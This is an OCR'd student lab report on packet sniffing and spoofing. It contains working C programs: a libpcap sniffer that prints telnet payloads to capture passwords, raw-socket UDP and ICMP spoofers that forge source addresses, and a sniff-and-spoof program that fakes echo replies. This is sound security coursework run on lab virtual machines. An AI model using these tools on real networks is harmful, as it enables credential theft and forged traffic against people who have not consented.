


Capture the TCP packets with a destination port number in the range from 10 to 100

`char filter_exp[] = “dst portrange 10-100”`



Task 2.1C



sniffpassword.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <linux/if_ether.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>
#include <pcap.h>

/* TCP Header */
struct tcpheader {
      u_short tcp_sport;               /* source port */
```


```
      u_short tcp_dport;               /* destination port */
      u_int   tcp_seq;                 /* sequence number */
      u_int   tcp_ack;                 /* acknowledgement number */
      u_char  tcp_offx2;               /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
      u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
      u_short tcp_win;                 /* window */
      u_short tcp_sum;                 /* checksum */
      u_short tcp_urp;                 /* urgent pointer */
};

/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/

void got_packet(u_char *args, const struct pcap_pkthdr *header,
      const u_char *packet) {
      struct ethhdr *eth = (struct ethhdr*)packet;

      if (ntohs(eth->h_proto) == 0x0800) { // 0x0800 is IP type
            struct ip* ipheader = (struct ip*)(packet + sizeof(struct
ethhdr));

            printf("From: %s, To : %s", inet_ntoa(ipheader->ip_src),
inet_ntoa(ipheader->ip_dst));

            if (ipheader->ip_p == IPPROTO_TCP) {
                  int iphdrsize = ipheader->ip_hl * 4;
                  struct tcpheader* tcphdr = (struct tcpheader*)(packet
+ sizeof(struct ethhdr) + iphdrsize);
                  // Calculate tcp packet size and tcp payload size
                  int tcphdrsize = TH_OFF(tcphdr) * 4;
                  int tcppayloadsize = ntohs(ipheader->ip_len) -
iphdrsize - tcphdrsize;
                  // Locate a pointer to the beginning of the payload
                  const char *payload = (unsigned char*)(packet +
sizeof(struct ethhdr) + iphdrsize + tcphdrsize);

                  if (tcppayloadsize > 0) {
                        for (int i = 0; i < tcppayloadsize; ++i) {
```

```
                                // Print printable payload
                                if (32 <= (*payload) && (*payload) <=
126) {
                                      printf("%c", *payload);
                                }
                                ++payload;
                          }
                    }
                    printf("\n");
              }
        }
}

int main() {
      pcap_t *handle;
      char errbuf[PCAP_ERRBUF_SIZE];
      struct bpf_program fp;

      // Only sniff tcp packets with port 23 (telnet port)
      char filter_exp[] = "tcp port 23";

      bpf_u_int32 net;

      // Step 1: Open live pcap session on NIC with name eth3
      // Students needs to change "eth3" to the name
      // found on their own machines (using ifconfig).
      handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

      // Step 2: Compile filter_exp into BPF psuedo-code
      pcap_compile(handle, &fp, filter_exp, 0, net);
      pcap_setfilter(handle, &fp);

      // Step 3: Capture packets
      pcap_loop(handle, -1, got_packet, NULL);
      pcap_close(handle); //Close the handle
      return 0;
}
```

Task 2.2: Spoofing

Task 2.2A

This machine's ip address is 10.0.2.4. However, it sent a spoofed packet with another source ip 88.88.88.88.



Spoof.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>

#define PACKET_LEN 1024

void send_raw_packet() {
      int sock;
      char buffer[1024];

      struct sockaddr_in sin;
      bzero(&sin, sizeof(sin));
```

```
	char* msg = "Received Spoofed UDP";
	int data_len = strlen(msg);
	memcpy(buffer, msg, data_len);

	sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
	if (sock < 0) {
		perror("socket() error");
		exit(-1);
	}

	sin.sin_family = AF_INET;

	struct iphdr* ip = (struct iphdr*)buffer;
	ip->version = 4;
	ip->ihl = 5;
	ip->ttl = 20;
	// Set the source ip address to an arbitrary ip address.
	ip->saddr = inet_addr("88.88.88.88");
	ip->daddr = inet_addr("10.0.2.5");
	ip->protocol = IPPROTO_UDP;
	ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr)
+ data_len);

	int enable = 1;
	setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable,
sizeof(enable));
	sin.sin_addr.s_addr = ip->daddr;

	struct udphdr* udp = (struct udphdr*)(buffer + sizeof(struct
iphdr));
	udp->source = htons(8888);
	udp->dest = htons(8888);
	udp->len = htons(sizeof(struct udphdr) + data_len);
	udp->check = 0;

	// Send Packet
	if (sendto(sock, buffer, ntohs(ip->tot_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
		printf("Send Error\n");
		return;
	}
	printf("Send Succeed\n");
	close(sock);
}

int main() {
	// Send a spoofed packet
	send_raw_packet();
}
```


Task 2.2B

VM1 – 10.0.2.4: Spoofer

VM2 – 10.0.2.3: Destination

VM3 – 10.0.2.15: Spoofed Source

Screenshot from VM1:



Question 1

If we set the length to a random value, the packet will not be formed properly (may be truncated). The length should be total size of ip header and icmp header.

Question 2

Yes, we have to calculate the checksum for the IP header because we need to change some value in the packet.

Question 3

We need root privilege to create a raw packet, if not, the program will fail when it attempts to create a raw packet.

Spoofi.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
```

```c
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>

// Function to calculate checksum
unsigned short in_cksum(unsigned short *addr, int len) {
	int		nleft = len;
	int		sum = 0;
	unsigned short	*w = addr;
	unsigned short	answer = 0;

	/*
	 * Our algorithm is simple, using a 32 bit accumulator (sum), we
add
	 * sequential 16 bit words to it, and at the end, fold back all
the
	 * carry bits from the top 16 bits into the lower 16 bits.
	 */
	while (nleft > 1) {
		sum += *w++;
		nleft -= 2;
	}

	/* 4mop up an odd byte, if necessary */
	if (nleft == 1) {
		*(unsigned char *)(&answer) = *(unsigned char *)w;
		sum += answer;
	}

	/* 4add back carry outs from top 16 bits to low 16 bits */
	sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
	sum += (sum >> 16);			/* add carry */
	answer = ~sum;				/* truncate to 16 bits */
	return(answer);
}

void send_raw_packet() {
	int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
	char buffer[1024];
	bzero(&buffer, sizeof(buffer));
	struct sockaddr_in sin;
	bzero(&sin, sizeof(sin));

	sin.sin_family = AF_INET;
```


```
	struct ip *ipheader = (struct ip*)buffer;
	ipheader->ip_v = 4;
	ipheader->ip_hl = 5;
	ipheader->ip_ttl = 50;
	// Set src and dst address (spoofer's ip address is 10.0.2.15)
	ipheader->ip_src.s_addr = inet_addr("10.0.2.4");
	ipheader->ip_dst.s_addr = inet_addr("10.0.2.5");
	ipheader->ip_p = IPPROTO_ICMP;
	ipheader->ip_len = htons(sizeof(struct ip) + sizeof(struct
icmp));

	struct icmp *icmpheader = (struct icmp*)(buffer + sizeof(struct
ip));
	// Set the type to 8 (echo request)
	icmpheader->icmp_type = 8;
	// Calculte checksum after all other parameters has been set.
	icmpheader->icmp_cksum = in_cksum((unsigned short*)icmpheader,
sizeof(struct icmp));

	sin.sin_addr = ipheader->ip_dst;

	// Send Packet
	if (sendto(sock, buffer, ntohs(ipheader->ip_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
		printf("Send Error\n");
		return;
	}
	printf("Send Succeed\n");
	close(sock);
}

int main() {
	// Send a spoofed packet
	send_raw_packet();
}
```

Task 2.3: Sniff and then Spoof

Left: VM1 – Spoofer

Right: VM2

VM2 pings 192.168.1.90, a nonexistent LAN ip address. However, because of the sniff-and-spoof program running on VM1, VM2 receives a series of echo reply packet. If we close the sniff-and-spoof program on VM1, notice that the ping command from VM2 to 192.168.1.90 shows no reply.



ss.c (sniff-and-spoof)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <linux/if_ether.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>
#include <pcap.h>

// Function to calculate checksum
```

```
unsigned short in_cksum(unsigned short *addr, int len) {
	int		nleft = len;
	int		sum = 0;
	unsigned short	*w = addr;
	unsigned short	answer = 0;

	/*
	 * Our algorithm is simple, using a 32 bit accumulator (sum), we
add
	 * sequential 16 bit words to it, and at the end, fold back all
the
	 * carry bits from the top 16 bits into the lower 16 bits.
	 */
	while (nleft > 1) {
		sum += *w++;
		nleft -= 2;
	}

	/* 4mop up an odd byte, if necessary */
	if (nleft == 1) {
		*(unsigned char *)(&answer) = *(unsigned char *)w;
		sum += answer;
	}

	/* 4add back carry outs from top 16 bits to low 16 bits */
	sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
	sum += (sum >> 16);                 /* add carry */
	answer = ~sum;                      /* truncate to 16 bits */
	return(answer);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet) {
	struct ethhdr *eth = (struct ethhdr*)packet;
	if (eth->h_proto != ntohs(0x0800))
		return;

	struct ip *ipheader = (struct ip*)(packet + 14);
	int ip_len = ipheader->ip_hl * 4;

	if (ipheader->ip_p == IPPROTO_ICMP) {
		char buffer[1024];
		memset(buffer, 0, 1024);
		memcpy(buffer, ipheader, ntohs(ipheader->ip_len));
		struct ip *ipnew = (struct ip*)buffer;
		struct icmp *icmpnew = (struct icmp*)(buffer + ip_len);

		// src of the spoofed packet = dst of the sniffed packet
		ipnew->ip_src = ipheader->ip_dst;
```

```
            // dst of the spoofed packet = src of the sniffed packet
            ipnew->ip_dst = ipheader->ip_src;

            // Set the type to 0 (echo reply)
            icmpnew->icmp_type = 0;
            // Calculte checksum after all other parameters has been
set.
            icmpnew->icmp_cksum = in_cksum((unsigned short*)icmpnew,
ntohs(ipheader->ip_len) - ip_len);

            struct sockaddr_in sin;
            int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
            int enable = 1;
            setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable,
sizeof(enable));

            sin.sin_family = AF_INET;
            sin.sin_addr = ipnew->ip_dst;

            // Send Packet
            if (sendto(sock, ipnew, ntohs(ipnew->ip_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
                  printf("Send Error\n");
                  return;
            }
            printf("Resend\n");

            close(sock);
      }
}

int main() {
      pcap_t *handle;
      char errbuf[PCAP_ERRBUF_SIZE];
      struct bpf_program fp;

      // Sniff all icmp echo packets.
      char filter_exp[] = "icmp[icmptype] == icmp-echo";
      bpf_u_int32 net;

      handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

      pcap_compile(handle, &fp, filter_exp, 0, net);
      pcap_setfilter(handle, &fp);

      pcap_loop(handle, -1, got_packet, NULL);

      pcap_close(handle);
      return 0;
}
```